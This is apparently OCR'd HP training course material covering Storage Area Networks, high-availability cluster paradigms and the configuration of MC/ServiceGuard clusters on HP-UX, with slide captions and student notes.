
Access to Data from the Server is expanded to all storage on the SAN.

Student Notes

The traditional methods of data storage and retrieval are becoming obsolete with the ever-increasing demands of our users. Gone are the days where JBODs and software alone could meet storage needs. Multi-gigabyte storage requirements and high availability (HA) setups are just two of the reasons for this transition. Just as printers have moved to a network-based model to make resource sharing more efficient, so too has storage evolved.

The Storage Area Network (SAN) is the solution to many of the requirements of the new business environment. The multi-system, multi-access nature of the SAN makes it ideal for large-scale data storage and warehousing.

3–13. SLIDE: SANs – Architectural Model



SANs - Architectural Model

Student Notes

A complete enterprise storage solution requires five elements:

1. Networking
2. Servers
3. Integrated management devices
4. Storage devices
5. SANs to hook it together

HP's approach to SANs is the **HP Equation** - a total solution encompassing all five elements. The differential between HP Equation and other solutions is the HP commitment to the *Open-SAN*. The Open-SAN is a way to share the different types of storage resources among the myriad of server platforms available today.

HP Equation supports two types of SANs: native fabric (also referred to as Fabric Logon or FL) and Emulated Private Loop (EPL) or Fibre Channel Arbitrated Loops (FC-AL). The hosts require a specialized interface card to take full advantage of the properties of a FL SAN. EPL and FC-AL are implemented to support existing FC interfaces.


Module 4 — High Availability Architectures

Objectives

Upon completion of this module, you will be able to:

- Summarize the event sequence of a package failover on a highly-available HP-UX cluster.
- Using component symbols, progressively construct a highly-available HP-UX cluster.
- Precipitate a failover event and track the process by means of different system-view utilities.

4–1. SLIDE: Computer System Availability



Computer System Availability

?

What happens IF … .

Users & Client Applications

Resources & Server Applications

Student Notes


What happens to the system users and/or client applications if

- a server system loses power?
- a server application is killed by mistake?
- a LAN card fails on the server?
- an upgrade is required on the server?

There are many different architectures and models for improving the availability of important *server* systems. We will examine some of these and compare and contrast the advantages and disadvantages of them.

There is no one single best design. Different requirements require different solutions.

4–2. SLIDE: HA Cluster Architectures SMP Systems (ex. K or T box)



HA Cluster Architectures
SMP Systems
(ex. K or T box)


Student Notes

Symmetric Multi-Processing (SMP) systems are sometimes considered to be HA solutions since the system can run with failed CPUs. SMP systems from HP, IBM, Sun, AT™ (NCR), Sequent and Pyramid all panic when one of the processors (CPUs) fails. They then reboot, disabling the failed processor. The failover time is dependent upon the speed of reboot.

SMP systems have a single, shared, main memory that is connected to the CPUs on a high-speed bus. The speed of this bus limits the number of CPUs as well as the performance of the system.

I/O busses are also shared among the processors.

4–3. SLIDE: HA Paradigms: Active/Standby Move the Service Point (SwitchOver/UX)



HA Paradigms: Active/Standby
Move the Service Point
(SwitchOver/UX)


Student Notes

With the **Move the Service Point** paradigm, the users access the application through a node IP address, which migrates to the particular system that is currently running the application.

Backup systems may be idle or running an unimportant application of their own. This application will be stopped at the time of failover in order to reboot from the primary system's root disks.

The disks are accessed exclusively: only one system accesses the data for a given application, although the disks are connected to both systems.

4–4. SLIDE: HA Paradigms: Active/Standby Move the Service Point (SwitchOver/UX) (Continued)



HA Paradigms: Active/Standby
Move the Service Point (SwitchOver/UX)
(Continued)

Node IP
Address 1

~~Node IP 2~~

Users

Failed
System A

System B is now running the Application.

System B takes on *hostname, MAC address,and node IP from System A*

A

A

VG00

~~B~~

Student Notes

Upon primary system failure, the backup system acquires the node IP address, MAC address and hostname of the primary system, activates the disks, and starts the application.

This paradigm requires User or Client application knowledge of

- a single IP address.
- the need to retry, reconnect or re-login.

The failover is slow due to the reboot time.


This paradigm is transparent to the user (IP address, MAC addresses, hostname, although NOT SPU ID).

Note that the backup system no longer runs what it was running before the failure. The backup system B now accesses the data that system A used to access.

Examples of HA solutions which use this paradigm include: HP's SwitchOver/UX product, IBM's HACMP level 1 product, Sun's Fusion product.

4–5. SLIDE: Introducing MC/ServiceGuard

Introducing MC/ServiceGuard



Volume Groups and Mirrors


Student Notes

MC/ServiceGuard Clusters

MC/ServiceGuard is a high availability product for HP-UX 10.x. MC/ServiceGuard provides an environment such that, in the event of a failure of a system component such as an SPU or network interface card, services (applications) can be transferred to another SPU and be up and running again within a very short amount of time. A properly designed MC/ServiceGuard cluster can eliminate all single points of failure and give you the confidence that most failures will result in no more than one minute's loss of availability of your critical application. In addition, you can easily transfer control of your application to another SPU so you can bring the original SPU down for planned administration or maintenance activities.

With MC/ServiceGuard you can organize your applications into packages and designate, if you want, the control of specific packages to be transferred to another SPU, or communications transferred to the idle LAN, in the event of a hardware failure on the package's original SPU or network.

4–6. SLIDE: Features and Benefits of MC/ServiceGuard



Features and Benefits of MC/ServiceGuard

- Highly Available Clusters
  - Fast switching of applications to alternate node (<60 seconds for basic system resources with JFS)
  - LAN failure protection (very fast local switch to standby LAN adapter inside same node)
- Application Packages
  - Easy application/package management
  - Completely transparent to applications
- Intelligent cluster reconfiguration after node failure
  - Data Integrity: No 'split-brain' syndrome
  - Dynamic formation of new, viable cluster
- Flexible load balancing
- Mixed Series 800 class nodes
- Facilitates online hardware and software updates
- No idle resources
  - All systems run mission-critical applications

Student Notes

MC/ServiceGuard is implemented as a loosely coupled cluster.

MC/ServiceGuard does not reboot the backup system during a failover. The backup system assumes responsibility for the applications that were running on the failed system as well as continuing to run its own applications.

MC/ServiceGuard can detect failures of the SPU, LAN and the application itself.

MC/ServiceGuard moves only the IP address used by the application, and optionally the MAC address. It retains the original uname and hostname of the backup system.

Another advantage of MC/ServiceGuard is that systems with different I/O architectures can be mixed in a cluster.

If standby LAN cards are configured in the system, MC/ServiceGuard will do a local LAN failover to the standby card rather than forcing a node failover when the LAN card fails.


MC/ServiceGuard can be used in conjunction with other HA products such as MirrorDisk/UX, RAID disk arrays, Process Resource Manager and ClusterView.

Currently, a MC/ServiceGuard cluster may be composed of 1 to 8 HP 9000 Enterprise Servers. A one-node cluster can make use of the local LAN failover feature of MC/ServiceGuard G.

All nodes in an MC/ServiceGuard cluster can be active, i.e., running mission critical applications.

Failover will occur in under one minute, transferring control of all system resources needed by the application. Failover time does NOT include file system and application data recovery times.

4–7. SLIDE: MC/Service Guard Configuration Procedure



MC/ServiceGuard Configuration Procedure

1. Create the "cluster configuration ASCII file."
2. Compile and distribute the "cluster binary file."
3. Start the MC/ServiceGuard daemon, "**`cmcld`**."

Student Notes

To configure an MC/ServiceGuard cluster, the following steps must be followed:

- Install MC/ServiceGuard software on each node within the cluster (should have already been performed in the High Availability Concepts LAB).

- Cable a common set of disks to all nodes in the cluster and create a shared volume group using those disks (should have already been performed in the Disk Technology for HA LAB).

- Create and distribute the MC/ServiceGuard cluster configuration file (to be performed in the LAB for this module).

In order to complete the last step, creating and distributing the MC/ServiceGuard cluster configuration file, the following three steps should be performed:

1. **Create the cluster configuration ASCII file**. This is a file that the user creates which defines the nodes, the disks the LAN cards, and any other resources which are to be part of the cluster. The command used to help build the cluster configuration ASCII file is called **`cmquerycl`**.


2. **Compile and distribute the cluster binary file**. Once the cluster configuration ASCII file is created, it needs to be compiled into a binary format which the MC/ServiceGuard daemons can access efficiently. This compiled file is then distributed automatically to all other nodes in the cluster. The command used to compile and distribute the binary configuration file is called **`cmapplyconf`**.

3. **Start the MC/ServiceGuard daemon, `cmcld`**. Once the binary file is distributed, the MC/ServiceGuard daemon, **`cmcld`**, can be started. This daemon can NOT be started directly, and should be started with the **`cmruncl`** command. The **`cmcld`** daemon monitors the health of all LAN cards in the cluster, as well as the status of all other nodes in the cluster.

4–8. SLIDE: Cluster Reformation Example

Cluster Reformation Example

SystemA, starts Package2 upon detecting that SystemB went down.



SystemB, which is running Package2, experiences a CPU failure.

